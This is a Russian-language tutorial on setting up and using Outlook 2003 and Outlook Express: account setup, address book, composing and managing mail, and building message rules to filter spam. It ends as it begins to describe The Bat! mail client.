Конечная цель разработки приложения Outlook 2003 заключалась в том, чтобы сделать работу с приложением удобной для международных организаций и пользователей, говорящих на разных языках. Эта цель достигается благодаря различным усовершенствованным функциям работы с электронной почтой, контактами, встречами и другими файлами данных.

Автоматический выбор кодировки сообщений

В приложении Outlook в автоматическом режиме определяется подходящая кодировка электронной почты Интернет для отправляемых сообщений.

Важно: Для использования этой возможности нужен обозреватель Internet Explorer 5.5 или более поздней версии. В меню «Сервис» дайте команду «Параметры».

На вкладке «Сообщение» выберите «Язык».

Убедитесь в том, что установлен флажок «Автоматический выбор кодировки исходящих сообщений».

Поддержка лунного календаря

В приложении Outlook теперь поддерживается лунный календарь. Пользователи могут легко просматривать в своем календаре информацию из лунного календаря и назначать периодические встречи на основе этого календаря.

Установите поддержку одного из следующих языков, в которых поддерживается лунный календарь: арабский, китайский (упрощенное и традиционное письмо), иврит, японский и корейский.

В меню «Сервис» дайте команду «Параметры», а после этого «Параметры календаря».

В разделе «Дополнительные параметры» выберите «Альтернативный календарь».

Инсталляция Outlook Express

Если почтовые службы не были установлены, вы пройдете все этапы инсталляции, предоставляя необходимую информацию инсталляционной программе на каждом из них.

Инсталляция программы Outlook Express выполняется следующим образом:

- ◆ Выполните двойной щелчок на ярлыке Outlook Express рабочего стола;
- ◆ На экране появится первое окно мастера подключения к Интернет, в котором следует активизировать опцию **Я уже имею доступ к Интернету** через локальную сеть или поставщика услуг Интернета, если вы уже установили соединение с узлом вашего провайдера с помощью программы **Удаленный доступ к сети**.
- ◆ Нажмите кнопку **Далее** и установите в появившемся окне опцию **Выберите этот вариант**, если вы подключаетесь к Интернету через поставщика услуг Интернета или локальную сеть, вновь нажмите кнопку **Далее**.

- ◆ В третьем окне мастера подключения к Интернет установите **С помощью телефонной линии** и нажмите кнопку **Далее**. После этого на экране появится окно, в котором необходимо установить опцию **Использовать существующее удаленное соединение** и указать в соответствующем поле название соединения, которое будет использоваться программой Outlook Express. (Если вы установите в этом окне опцию **Создать новое удаленное соединение**, после нажатия кнопки **Далее** вам придется ввести все параметры этого соединения.) Выполните щелчок на кнопке **Далее**.
- ◆ Если вы хотите изменить настройки выбранного соединения, установите в открывшемся окне опцию **Да** и нажмите кнопку **Далее**. В противном случае нажмите кнопку **Нет**.
- ◆ В окне мастера подключения к Интернет установите опцию **Да**, чтобы создать учетную запись почты сети Интернет, и выполните щелчок мышью на кнопке **Далее**.
- ◆ Вслед за этим на экране появится следующее окно мастера подключения к Интернет. Введите свою фамилию и/или имя в поле **Ваше имя** и нажмите кнопку **Далее**.
- ◆ В поле **Адрес электронной почты** следующего окна мастера введите адрес электронной почты, который должен вам сообщить ваш провайдер. Затем выполните щелчок на кнопке **Далее**.
- ◆ Выберите в поле списка, расположенном в верхней части появившегося диалогового окна, тип сервера, который используется вашим провайдером для обработки входящей почты: POP3 или IMAP. В поле **Сервер (POP3 или IMAP)** для входящих сообщений введите адрес сервера входящей почты провайдера, а в поле **Сервер для исходящих сообщений (SMTP)** — адрес сервера исходящей почты провайдера. В завершение нажмите кнопку **Далее**.
- ◆ Установите опцию **Вход с защищенным подтверждением пароля (SPA)**, если Интернет-провайдер требует от вас указывать пароль системы SPA при доступе к электронной почте. В противном случае установите опцию **Вход с помощью** и введите в поле **Учетная запись POP** имя пользователя, а в поле **Пароль** — пароль для доступа

к электронной почте (эти данные должен предоставить вам провайдер). Затем выполните щелчок на кнопке **Далее**.

- ◆ Введите имя учетной записи для доступа к почте и нажмите кнопку **Далее**.
- ◆ Чтобы создать учетную запись для доступа к серверу новостей, установите в окне мастера подключения к Интернет опцию **Да** и нажмите кнопку **Далее**. Если вам не нужна такая запись, активизируйте опцию **Нет** и нажмите кнопку **Далее**.
- ◆ Введите свою фамилию и/или имя и нажмите кнопку **Далее**.
- ◆ Введите адрес электронной почты, полученный от провайдера, и щелкните на кнопке **Далее**.
- ◆ Введите адрес сервера новостей в поле **Сервер новостей (NNTP)**, установите опцию **Требуется вход на сервер новостей**, если для доступа к данному серверу требуется наличие учетной записи, и нажмите кнопку **Далее**.
- ◆ Если в предыдущем окне вы установили опцию **Требуется вход на сервер новостей**, установите опцию **Вход с защищенным подтверждением пароля (SPA)**, если при доступе к серверу новостей Интернет-провайдер требует от вас использования пароля службы SPA. В противном случае установите опцию **Вход с помощью** и введите в поле **Учетная запись** имя пользователя, а в поле **Пароль** — пароль для доступа к серверу новостей (эти сведения предоставляются провайдером). Выполните щелчок на кнопке **Далее**.
- ◆ Введите имя учетной записи службы новостей и нажмите кнопку **Далее**.
- ◆ В следующем окне установите опцию **Нет** и щелкните на кнопке **Далее**. Затем выполните щелчок на кнопке **Готово**.

На этом процесс настройки средств работы с электронной почтой и группами новостей программы Outlook Express завершается.

Структура главного окна программы Outlook Express

Для запуска программы Outlook Express предназначена одноименная команда, расположенная в подменю Internet Explorer стартового ме-

ню. После запуска вы увидите главное окно программы Outlook Express. Выполните щелчок на папке **Входящие**, откроется окно, имеющее строку меню и панель инструментов.

Рабочая область окна разделена на три части. Слева отображается структура почтовых папок, вверху справа — список сообщений, находящихся в активной папке. Нижняя правая часть окна представляет собой область просмотра, в которой осуществляется просмотр активного сообщения.

Настройка внешнего вида окна

Путем перемещения границ вы можете установить удобные для себя размеры областей главного окна. Установите указатель мыши на границу, вследствие чего он приобретет вид двунаправленной стрелки. Удерживая нажатой кнопку мыши, перемещайте границу в нужном направлении.

Как только вы отпустите кнопку мыши, новый размер области зафиксируется. Настройка внешнего вида окна выполняется при помощи команды **Раскладка меню Вид**.

Организация структуры почтовых папок

После инсталляции Outlook Express в наличии имеются следующие папки: **Входящие**, **Исходящие**, **Отправленные**, **Удаленные** и **Черновики**.

Вы можете создать дополнительные папки, например, папку **Важное**. Для этого следует выполнить щелчок правой кнопкой мыши на папке Outlook Express, активизировать в контекстном меню команду **Создать папку**, ввести имя этой папки в открывшемся окне и нажать кнопку **ОК**.

Работа с адресной книгой

Программа Outlook Express предоставляет в распоряжение пользователя очень удобное средство работы — адресную книгу.

Даже если вы применяете электронную почту только для общения с друзьями (и тем более если вы применяете ее для деловой переписки), пользуйтесь адресной книгой — она поможет вам сэкономить время и избежать ошибок при вводе адреса.

Диалоговое окно для работы с адресной книгой открывается при активизации команды **Адресная книга** из меню **Сервис** или при нажатии комбинации клавиш **[Ctrl+Shift+B]**.

Каждому получателю соответствует одна строка списка. Эта строка состоит из полей **Полное имя**, **Адрес электронной почты**, **Домашний телефон**, **Служебный телефон** и т.д., необходимых для хранения сведений об адресате.

Список можно сортировать по каждому из этих полей. Возможны следующие способы сортировки данных по алфавиту (в прямом или обратном порядке), по возрастанию или по убыванию. Чтобы произвести сортировку по какому-либо полю, выполните щелчок на его названии. При повторном щелчке данные будут отсортированы в обратном порядке.

Ввод нового адреса

Чтобы занести в адресную книгу данные о новом получателе, выполните следующие действия:

- ◆ Щелкните мышью на кнопке **Создать адрес**. В результате откроется диалоговое окно, которое имеет несколько вкладок. По умолчанию активна вкладка **Личные**, на которой расположены поля для ввода основных сведений о получателе.
- ◆ Назначение полей **Имя**, **Отчество**, **Фамилия** можно определить по их названиям. Заполните эти поля. Введенные вами сведения будут продублированы в поле **Вид** и появятся в заголовке окна **Свойства**. Учтите, что адресат будет представлен в поле **Кому** так, как указано в поле **Вид**. Если вас это не устраивает, введите в данное поле другую информацию (например, название организации).
- ◆ В поле **Добавить новый** введите адрес электронной почты получателя и нажмите кнопку **Добавить**. Вследствие этого адрес появится в поле, расположенном ниже, и будет рассматриваться как адрес по умолчанию.

Затем вы можете перейти на вкладку **Домашние**, **Служебные** или **Другие** и занести в соответствующие поля дополнительные сведения об адресате. Можно не заполнять все поля диалогового окна **Свойства**. В обязательном порядке заполняются лишь поле **Вид** и поле адреса электронной почты.

- ◆ После того как занесены все данные, которые вы сочли нужными, нажмите в окне **Свойства** кнопку **ОК**.

Просмотр и изменение сведений об адресате

В окне **Адресная книга** установите указатель мыши на записи, соответствующей адресату, и нажмите кнопку **Свойства**. Более быстрый способ — двойной щелчок на записи. Вы увидите уже знакомое диалоговое окно **Свойства**, в котором можно просмотреть сведения об адресате и при необходимости изменить их. Чтобы выполненные изменения вступили в силу, не забудьте нажать кнопку **ОК**.

Удаление адресата

Чтобы удалить адресата из адресной книги, выполните щелчок на соответствующей ему записи в окне **Адресная книга** (при этом она будет выделена синим цветом) и нажмите кнопку **Удалить панели инструментов**. Программа выдаст окно с предупреждением, в котором необходимо нажать кнопку **Да** (или **Нет**, если вы хотите отменить операцию удаления).

Средства поиска в адресной книге

Если адресная книга содержит много информации, поиск необходимого получателя удобно выполнять с помощью следующих приемов.

- ◆ В поле **Введите или выберите из списка** введите начальную букву имени искомого получателя. В результате в списке адресов будет отмечена первая запись, начинающаяся с этой буквы. После ввода второго символа будет отмечена запись, в начале которой содержатся два указанных символа, и т.д.
- ◆ Воспользуйтесь кнопкой **Найти** панели инструментов. После ее нажатия открывается окно **Найти людей**, в котором необходимо ввести сведения о получателе, которыми вы обладаете, и нажать кнопку **Начать поиск**.

Режим автоматического занесения адресов в адресную книгу

Программа Outlook Express предоставляет пользователям очень удобную возможность, позволяющую заполнять адресную книгу без выполнения рутинной работы по вводу адресов и сведений о получателях.

Вы можете установить режим, при котором адреса автоматически заносятся в адресную книгу.

Делается это очень просто. Выберите в меню **Сервис** команду **Параметры** и установите на вкладке **Общие** опцию **Автоматически заносить в адресную книгу адресатов**. Теперь если вы, получив от кого-либо сообщение, решите ответить на него, используя кнопку **Ответить адресату**, адрес этого лица будет автоматически занесен в адресную книгу.

Создание сообщения электронной почты

Чтобы создать сообщение электронной почты, активизируйте кнопку **Создать сообщение** панели инструментов или команду **Создать меню Сообщение** (комбинация клавиш — [Ctrl+N]).

Поле **Кому** открывшегося окна предназначено для ввода адреса получателя. В поле **Копия** заносится адрес лица, которому вы хотите направить копию сообщения. Поле **Скрытая** также предназначено для ввода адреса получателя копии сообщения. Однако никто из получивших данное сообщение не узнает, что оно отправлено адресату, указанному в поле **Скрытая**.

Вы можете внести в эти поля один или несколько адресов, разделяя их точкой с запятой. Однако этот способ неудобен. Проще и надежнее извлечь необходимый адрес из адресной книги. Для этого следует щелкнуть на пиктограмме с изображением блокнота рядом с соответствующим полем ввода. В результате отобразится окно **Выбрать получателей**.

В списке **Полное имя** отметьте получателя (с помощью мыши) и выполните щелчок на кнопке **Кому**, **Копия** или **Скрытая**. В результате выбранный адрес появится справа в соответствующем месте списка получателей сообщения.

После того как вы определили лиц, для которых предназначено сообщение, нажмите в окне **Выбрать получателей** кнопку **ОК**.

Перед вами вновь появится окно **Создать сообщение**, и вы сможете продолжить работу. В этом окне есть также поле **Тема**, в котором следует кратко и выразительно сформулировать тему сообщения.

Выполните щелчок в области, расположенной ниже поля **Тема**, и приступайте к формированию текста сообщения.

Этот текст можно ввести вручную или вставить из другого файла, используя буфер промежуточного хранения (операции копирования и вставки). Однако учтите, что если текст скопирован в буфер из Word-документа, при вставке пропадут элементы форматирования. Если в буфере находится фрагмент электронной таблицы, он будет вставлен в сообщение как текст, в котором поля таблицы разделены пробелами.

Вставка файла в сообщение

Если вы хотите отправить вместе с сообщением электронной почты какой-либо файл, например текстовый документ, электронную таблицу или рисунок, поступайте следующим образом.

- ◆ В окне **Создать сообщение** активизируйте команду **Вложение файла** меню **Вставка**. В результате откроется окно **Вставка вложений**.
- ◆ Выберите папку и файл, после чего нажмите кнопку **Вставить**.

При помощи этого окна можно вставить только один файл за раз. Для вставки в сообщение нескольких файлов описанные действия придется повторить. Вставленные файлы представлены в окне сообщения в виде пиктограмм с подписями.

Если файлы имеют большой объем, перед вставкой в сообщение их следует упаковать.

Вставка ссылок в сообщение

Предположим, вы хотите, чтобы получатель сообщения посетил какой-либо сервер в Интернет. Для этого надлежит переслать ему в сообщении адрес этого сервера в Интернет. Если при составлении сообщения установлен формат обычного текста, т.е. в меню **Формат** отмечен точкой пункт **Обычный текст**, то текст, начинающийся символами `http://`, преобразуется в ссылку автоматически. В тексте сообщения ссылка выделяется подчеркиванием и цветом. Эти элементы появятся после того, как вы введете после адреса символ пробела.

Если для сообщения установлен формат HTML, т.е. в меню **Формат** отмечен точкой пункт **HTML**, вы имеете возможность создать гиперссылку самостоятельно.

Делается это так. Выделите фрагмент текста, который нужно преобразовать в ссылку. После этого станут доступными команда **Гиперссылка** меню **Вставка** и пиктограмма с изображением шара на панели форматирования текста. Активизируйте эту команду или выполните щелчок на пиктограмме.

В списке **Тип** выберите сервис Интернет, введите в поле **Адрес URL** адрес и нажмите кнопку **ОК**. Вот и все.

Использование бланков

Вы можете разнообразить внешний вид своих сообщений, выбрав при их создании один из готовых бланков. В окне **Создать сообщение** активизируйте команду **Создать с использованием** меню **Сообщение**. В открывшемся подменю укажите подходящий бланк, и ваше сообщение приобретет вид, соответствующий заданному бланку.

Формат сообщения при этом изменится, и вы увидите, что в меню **Формат** установлена опция **HTML**. В этом случае вы сможете применять

в тексте элементы форматирования, снабжать сообщение линиями и рисунками.

При использовании этой возможности следует соблюдать осторожность. Во-первых, объем сообщения в данном случае увеличивается, а во-вторых, увидеть ваше сообщение смогут только пользователи, почтовая программа которых поддерживает формат RTF.

Заключительная часть сообщения — подпись

Итак, вы знаете, как создать сообщение и определить его адресатов. Теперь мы рассмотрим, как оформить заключительную часть сообщения. Существует несколько подходов:

- ◆ Каждый раз подпись вводится заново или копируется из уже созданных сообщений.
- ◆ Заключительная часть сообщения формируется в режиме автоматического создания подписи.

Очень скоро вы поймете, что первый способ неудобен. Поэтому сейчас мы научимся задавать подпись автоматически.

- ◆ В главном окне программы активизируйте команду **Бланк сообщений** меню **Сервис**. Вы увидите окно, имеющее две вкладки — **Почта** и **Новости**. По назначению и по внешнему виду они одинаковы. Различие лишь в том, что на первой вкладке выполняются установки для сообщений электронной почты, а на второй — для новостей. По умолчанию активна нужная нам на данном этапе вкладка **Почта**.
- ◆ Нажмите кнопку **Подпись** в окне **Бланк**. После этого на экране появится одноименное окно. По умолчанию в этом окне активизирован переключатель **Текст**.
- ◆ Введите в поле, расположенное рядом с этой кнопкой, текст подписи.
- ◆ Если вы хотите, чтобы эта подпись автоматически помещалась в каждое вновь созданное вами сообщение, установите опцию **Добавлять подпись во все исходящие сообщения**. В противном случае для вставки в сообщение созданной вами подписи необходимо перейти в окно **Создать сообщение** и выбрать команду **Подпись** меню **Вставка**. Если же подпись не определена, данная команда недоступна.

- ◆ Нажмите кнопку **ОК** сначала в окне **Подпись**, а затем в окне **Бланк**.

Отправка сообщений

Для отправки сообщения в большинстве случаев достаточно нажать кнопку **Отправить** в окне **Создать сообщение**. Однако в вашей почтовой системе может быть определено несколько учетных записей (например, для локальной и глобальной почты), и одна из них используется по умолчанию. Чтобы отправить сообщение с применением другой записи, следует выбрать в меню **Файл** команду **Отправить на** и указать соответствующую учетную запись, в зависимости от того, для какой сети предназначено сообщение — локальной или глобальной.

Если вы работаете в автономном режиме, при отправке сообщения необходимо воспользоваться командой **Отправить позднее** меню **Файл** и выбрать соответствующую учетную запись.

Отправляемые сообщения сначала помещаются в папку **Исходящие**, а после отправки вы можете найти и просмотреть их в папке **Отправленные**.

Прием и просмотр сообщений

Чтобы инициировать доставку почты, нажмите кнопку **Доставить почту** или комбинацию клавиш **[Ctrl+M]**. В результате будут не только доставлены новые сообщения, но и отправлены сообщения, расположенные в папке **Исходящие**.

Поступившие сообщения помещаются в папку **Входящие**. Если в ней есть новые сообщения, название папки выделяется жирным шрифтом, а рядом с ним в скобках указывается их число.

Перейдите в эту папку, и вы увидите список полученных сообщений в правой верхней области окна. Непрочитанные сообщения выделены жирным шрифтом.

В области просмотра вы увидите содержимое первого в списке сообщения. Если вы хотите прочитать сообщение в отдельном окне, выполните на нем двойной щелчок мышью.

Настройка языка

Если текст сообщения отображается неправильно, активизируйте в меню **Вид** команду **Язык** и выберите другую кодовую таблицу в открывшемся подменю. Альтернативный способ — выполнить щелчок на пиктограмме **Язык** (изображение земного шара).

Просмотр и сохранение вложенных файлов

Сообщение, содержащее вложенный файл, обозначается в списке скрепкой.

Чтобы сохранить вложенный файл на диске, не просматривая его, следует воспользоваться командой **Сохранить вложения** меню **Файл**, а затем выполнить щелчок на имени файла.

Для того чтобы просмотреть вложенный файл при помощи соответствующего приложения, например программы Word или Excel, достаточно выполнить щелчок на скрепке, расположенной в верхней части области просмотра.

Если сообщение находится в отдельном окне, необходимо выполнить щелчок на обозначении вложенного файла.

Если вложенный файл является упакованным, вызывается окно, в котором предлагается выбрать: сохранить файл на диске или открыть его. При выборе второго варианта активизируется соответствующий архиватор для распаковки файла, после чего файл будет открыт с помощью соответствующего приложения.

Пересылка и удаление сообщений

Часто необходимо переслать полученное сообщение другому лицу. Делается это просто и быстро. Выполните щелчок на пиктограмме **Переслать сообщение** либо выберите команду **Переслать** или **Переслать как вложение** в меню **Сообщение**.

После этого откроется окно **Пересылка** или **Создать сообщение**. Эти окна одинаковы. Что делать далее, вы уже знаете.

Прочитанные сообщения следует периодически удалять, чтобы они не занимали место на диске и не «засоряли» почтовые папки.

Для удаления сообщения выделите его в списке и нажмите клавишу **[Del]**. При этом вы не получите никакого предупреждения, а сообщение будет перенесено в папку **Удаленные**.

Периодически следует очищать и папку **Удаленные**.

Поиск сообщений

Поиск сообщения осуществляется при помощи команды **Найти сообщение** меню **Правка**. После ее вызова открывается одноименное диалоговое окно, в котором необходимо двести как можно больше сведений о сообщении. Для инициализации поиска нажмите кнопку **Начать поиск**.

Вы можете указать папку, в которой следует искать сообщение, а также диапазон для даты его получения.

Перемещение сообщений

После прочтения сообщения, расположенные в папке **Входящие**, можно распределить по другим тематическим папкам. Делается это путем перемещения или копирования сообщений.

Выделите, щелкнув правой кнопкой мыши, нужное сообщение и в открывшемся контекстном меню активизируйте команду **Переместить** в или **Копировать в**. В результате откроется окно, в котором следует заполнить щелчок на нужной папке и нажать кнопку **ОК**.

Составление ответа

Ознакомившись с сообщением, вы можете приступить к составлению ответа. Для этого либо в главном окне программы, либо в окне сообщения выполните щелчок на пиктограмме **Ответить автору**. В результате откроется окно **Ответ**, которое напоминает окно **Создать сообщение**, но отличается от него тем, что в поле **Тема** содержится слово «**Ответ:**» и тема исходного сообщения, а в области сообщения — его текст.

Настройка фильтров против спама в Outlook

Для начала нужно определиться, какие письма относятся к спаму, а какие — нет. Фильтрация почты — это не панацея, а всего лишь первая линия обороны, она на 100% не защитит от спама.

Нужно помнить, что создание фильтров — это искусство. Золотое правило — не навреди! Плохие фильтры пропустят слишком много спама, «жесткие» фильтры могут удалить полезные письма. Поэтому при составлении фильтров нужно быть осмотрительным — семь раз отмерь (подумай) и один раз отрежь (вруби фильтр). Лучше пропустить несколько рекламных писем, чем удалить одно полезное!

Чтобы в Outlook Express увидеть все внутренности письма, нужно его выделить и нажать комбинация **Ctrl+F3**. Сверху исходного сообщения видим заголовок письма (технический конверт сообщения), где указана разная техническая информация (поля **From:/To:/Cc:/Reply-To:/Return-Path/Subject:**, информация о почтовых серверах в полях **Received:**, через которые прошло письмо и др).

```
Return-Path: <evuzkdlu@galamail.com>
Delivered-To: pupkin@mailsever.ru
Received: (qmail 6871 invoked from network); 2 Mar 2003 01:34:20
+0400 (SAMT)
```

```
Received: from adsl-65-64-155-42.dsl.stlsmo.swbell.net
([65.64.155.42]) (envelope-sender <evuzkdlu@galamail.com>)
by mail. mailsever.ru (qmail-ldap-1.03) with SMTP
for <pupkin@mailsever.ru>; 2 Mar 2003 01:34:20 +0400 (SAMT)
From: Центр Американского Английского <evuzkdlu@galamail.com>
To: Pupkin <pupkin@mailsever.ru>
Subject: Английский Разговорный с преподавателями из США-мышление
произношение стиль речи zYEEiBAW00
MIME-Version: 1.0
Content-type: text/html; charset=Windows-1251
Content-Transfer-Encoding: 8bit
<!-- saved from url=(0022)http://internet.e-mail -->
<html>
<head>
<title>AMERICAN LANGUAGE CENTER</title>
<meta http-equiv=Content-Type content="text/html; charset=win-
1251">
</head>...
```

В полях **To:/Cc: (Кому:/Копия:)** должен стоять ваш адрес, в полях **From:/Reply-To:** должен стоять email-адрес отправителя письма. В поле **Return-Path** указан обратный адрес, по которому письмо уйдет, если вы нажмете на кнопку «**Ответить отправителю**» («**Reply To**») в почтовом клиенте. Тема письма находится в поле **Subject:**.

Основные поля **To:/From:/Subject:** обычно всегда заполнены, когда письмо создается в почтовой программе человеком. Спаммерская программа вовсе не обязана туда что-либо записывать! Дело в том, что передача сообщения в Интернете осуществляется не по данным в этих полях, а на основе информации непосредственно передаваемой между двумя почтовыми серверами — передающего и принимающего сообщение. А первым в цепочке почтовых серверов в случае спам-сообщения является спаммерская программа.

Поэтому отсутствие адресов в полях **To:/From:** или поддельные адреса свидетельствует о том, что данное письмо создано спаммерским роботом для массовой рассылки, а не человеком в почтовой программе. Заголовок такого сообщения может иметь следующие дефекты:

- ◆ в полях **To:/Cc: (Кому:/Копия:)** нет вашего адреса;
- ◆ поле **From:** пустое;
- ◆ в поле **From:** указан несуществующий или чужой адрес;
- ◆ в поле **From:** указан ваш адрес, как будто спам вы сами себе послали.

Письма с подобными аномалиями почти на 100% являются спамом, поэтому их лучше удалять прямо на сервере, не скачивая на свой компьютер. Для «отлова» таких сообщений достаточно иметь 3 фильтра. Чтобы создать правило в Outlook Express, нужно:

- ◆ вызвать меню «Сервис/Правила для сообщений/Почта...»;
- ◆ нажать кнопку «Создать» в окне «Правила для сообщений»;
- ◆ создать новый фильтр в окне «Создать правило для почты».

Создание нового фильтра состоит из нескольких шагов:

1. Выбрать условия для данного правила — здесь метим галками поля, для которых создаем фильтр.

2. Выбрать действия для данного правила — здесь метим галками действия, которые будут выполняться при получении нового сообщения.

3. Описание правила — здесь вводим конкретные данные для нашего фильтра.

4. Название правила.

Фильтр № 1. Для писем, у которых в поле «Кому:» нет моего адреса.

1. Выбор условий для данного правила:

- ◆ Искать сообщения, содержащие адресатов в полях «Кому:» и «Копия:».
- ◆ Искать сообщения, полученные с определенной учетной записи.

2. Выбор действий для данного правила:

- ◆ Удалить с сервера

3. Описание правила:

- ◆ кликнуть по фразе «содержит адресатов» в окне «Создать правило для почты»;
- ◆ в форме «Выбор получателей» вводим свой e-mail-адрес и нажимаем кнопку «Добавить»;
- ◆ затем выделяем только что введенный адрес в поле «Получатели» и нажимаем кнопку «Параметры»;
- ◆ в появившемся окне «Условие для правила» отмечаем пункт «не содержится ни один из перечисленных получателей»;

- ◆ 2 раза нажимаем «Ok»;
- ◆ кликнем по фразе «определенной учетной записи» в окне «Создать правило для почты»;
- ◆ из появившегося окна выберем соответствующую учетную запись (pop.mailserver.ru) и нажимаем «Ok».

В результате должно получиться следующее правило:

Применить данное правило при получении сообщения
Искать сообщения, не содержит 'pupkin@mailserver.ru' в полях
"Кому:" и "Копия:"
и Искать сообщения, полученные с pop.mailserver.ru
Удалить с сервера

4. Название фильтра:

Спам – в поле Кому нет моего адреса

Аналогично создаем другие фильтры.

Фильтр № 2. Для писем, в которых поле От: (From:) пустое или не содержит email-адреса.

1. Выбор условий для данного правила:

- ◆ Искать сообщения, содержащие адресатов в поле «От:»
- 2. Выбор действий для данного правила:
- ◆ Удалить с сервера

3. Описание правила:

Применить данное правило при получении сообщения
Искать сообщения, не содержит '@' в поле "От:"
и Искать сообщения, полученные с pop.mailserver.ru
Удалить с сервера

4. Название фильтра:

Спам – в поле От нет адреса отправителя

Фильтр № 3. Для писем, в которых в поле От: (From:) стоит мой адрес, т.е. как будто письмо послано мне с моего же адреса (типичный прием спаммеров).

1. Выбор условий для данного правила:

- ◆ Искать сообщения, содержащие адресатов в поле «От:»
- 2. Выбор действий для данного правила:
- ◆ Удалить с сервера

3. Описание правила:

Применить данное правило при получении сообщения
Искать сообщения, содержит 'rupkin@mailserver.ru' в поле "От:"
и Искать сообщения, полученные с pop.mailserver.ru
Удалить с сервера

4. Название фильтра:

Спам – с моего адреса

Если у вас одна учетная запись, то выбор учетной записи в этих 3-х правилах можно пропустить.

При использовании этих фильтров нужно помнить, что некоторые почтовые рассылки могут не пройти через эти фильтры. Например, сервер <http://www.maillist.ru> не ставит адрес отправителя в поле «То:» («Кому:»), т.е. сообщения с этого сервера не будут проходить через фильтр № 1. Выход из этой ситуации — создать для почтовых рассылок отдельную учетную запись на одном из бесплатных почтовых серверов и сделать ее приватной (не использовать для переписки), что позволит вообще отказаться от фильтров для этой учетной записи.

Приведенные выше фильтры отсекут 25–35% спама. Для дальнейшего выстраивания системы антиспамных фильтров создайте в Outlook Express папку «Спам» и складывайте туда все получаемые спам-сообщения. После некоторого их накопления изучите внутренности писем с помощью комбинации **Ctrl+F3**.

Внимательно проанализируйте заголовок письма: что написано в полях **To:/From:/Subject:**, по какому признаку лучше всего блокировать эти и подобные сообщения, не будет ли этот признак использоваться в полезных сообщениях.

Очень часто спаммеры в поле **From:** (От:) пишут адрес от имени какой-нибудь известной фирмы, например: fhh23@microsoft.com или sales@netscape.net, причем имя до символа «@» может быть любым.

Если у вас нет знакомых в фирме Microsoft или Netscape и вы в ближайшее время не ждете писем от сотрудников этих фирм, то все сообщения, в которых в поле **From:** указаны их доменные имена, являются для вас спамом.

Если ни Билл Гейтс, ни один из его сотрудников не входит в число ваших знакомых, то на домен microsoft.com можно поставить заглушку. Кроме того, очень много спамных писем содержат в поле **From:** (От:) домены: netscape.net, hotmail.com, usa.net, aol.com и др. Если вы не собираюсь получать письма с эти почтовых серверов, все эти домены мож-

но включить в свой черный список и создать при этом следующий фильтр.

Фильтр № 4. Для писем, в которых в поле От: (From:) стоят нежелательные домены

1. Выбор условий для данного правила:

◆ Искать сообщения, содержащие адресатов в поле «От:»

2. Выбор действий для данного правила:

◆ Удалить с сервера

3. Описание правила:

Применить данное правило при получении сообщения
Искать сообщения, содержит 'microsoft.com' или 'netscape.net' или 'hotmail.com' или 'usa.net' или 'aol.com' в поле "От:"
Удалить с сервера

4. Название фильтра:

Спам – От

Только не злоупотребляйте этим правилом, ибо сообщения с такими признаками вы не увидите никогда! Нужно быть на 100% уверенным, что с этими серверами вы не будете вести переписку ни сейчас, ни в обозримом будущем. Если вы в этом не уверены, лучше не включайте данный домен в фильтр.

И вообще, фильтров с операциями на сервере не должно быть очень много, т.к. при их применении в начале каждого почтового сеанса Outlook Express как бы «висит», в это время почтовик «отрабатывает» правила, а потом уже начинается скачивание почты.

В поле **То:** (Кому:) тоже могут быть записаны слова, которые можно включить в фильтр, например: «user». Ваш друг или знакомый никогда не напишет в поле «Кому:» безликое имя «user», а вот спаммер напишет. Почему бы не блокировать сообщения по слову «Бухгалтеру» в поле «Кому:», если вы не бухгалтер, или по слову «Руководителю», если вы не являетесь руководителем? Письма со словами «Клиенту», «Client» в поле «Кому:» — это явный спам.

Фильтр № 5. Для писем, у которых в поле Кому: (To:) содержится определенный текст.

1. Выбор условий для данного правила:

◆ Искать сообщения, содержащие адресатов в поле «Кому:»

2. Выбор действий для данного правила:

- ◆ Удалить
- ◆ Пометить как прочитанное

3. Описание правила:

Применить данное правило при получении сообщения
Искать сообщения, содержит 'user' или 'client' или 'Клиент' или
'Бухгалтер' или 'Руководител' в поле "Кому:"

Удалить
и Пометить как прочитанное

4. Название фильтра:

Спам – Кому

Заметьте, что последнее правило выполняется на вашей машине, т.е. письмо сначала скачивается. Просто оно перемещается в корзину. Чтобы корзина не забивалась хламом, включите ее очистку при выходе из Outlook Express:

- ◆ меню «Сервис/Параметры»;
- ◆ вкладка «Обслуживание»;
- ◆ ставим галку напротив пункта «Очищать папку 'Удаленные' перед выходом».

Большие возможности фильтрации имеются и по полю «Тема:».

Можно применить фильтрацию и по содержанию письма, но с этим надо быть особенно осторожным, т.к. многие слова (типа «скидки», «цены» и т.д.) употребляются в баннерах тех же почтовых рассылок. При фильтрации по содержанию лучше всего найти внутри письма признак, который на 100% не будет использоваться в полезных письмах. Например, реальный e-mail организации, которую рекламирует спаммер, часто указывается именно внутри письма, а не в обратном адресе! Или телефон рекламируемой организации.

Особое внимание нужно уделить большим сообщениям и сообщениям с вложениями. Через публичные email-адреса лучше вообще не обмениваться по почте файлами, а письма с вложениями удалять прямо на сервере, так как именно вложения содержат потенциально опасные файлы (вирусы, трояны). Если вы все же не можете обойтись без скачивания писем с вложениями, то лучше иметь на компьютере джентельменский набор: антивирус+брандмауэр. Впрочем, эти программы не мешают в любом случае.

Фильтр № 6. Блокирование загрузки больших писем и с вложениями.

1. Выбор условий для данного правила:

- ◆ Искать сообщения, размер которых превышает заданный размер.
- ◆ Искать сообщения с вложением.

2. Выбор действий для данного правила:

- ◆ Не загружать с сервера

3. Описание правила:

Применить данное правило при получении сообщения
Искать сообщения, размер которых превышает 50 кб
или Искать сообщения с вложением
Не загружать с сервера

4. Название фильтра:

Большие и с вложениями

Выстроенная система фильтров отсекает около 80% спама. Оставшийся спам можно блокировать стандартным способом: выделить заголовки письма и выбрать в меню «Сообщение/Блокировать отправителя...».

Безусловно, каждый пользователь должен разработать свои собственные правила фильтрации сообщений, учитывающие его особенности почтовой переписки. Разумный подход и хорошо продуманная система фильтров дает весьма неплохие результаты и позволяет пользователю практически «голыми руками» оградить себя от электронного мусора.

Настройка фильтров против спама в TheBat

Мощный и удобный клиент электронной почты для Windows 95/98/NT/XP с приятным интерфейсом и множеством уникальных функций, необходимых в работе:

- ◆ Одновременная работа с неограниченным количеством почтовых ящиков (учетных записей);
- ◆ Мощные фильтры сортировки сообщений автоматизируют работу с корреспонденцией;

- ◆ Шаблоны сообщений и «быстрые шаблоны», вставляющие заранее заготовленный текст, экономят много времени при написании писем;
- ◆ Удобный редактор текста с форматированием;
- ◆ Автопроверка орфографии на нескольких языках;
- ◆ Абсолютно корректная поддержка всех русских и других восточноевропейских кодировок — koi-8, win-1251, dos-866 и т.д.;
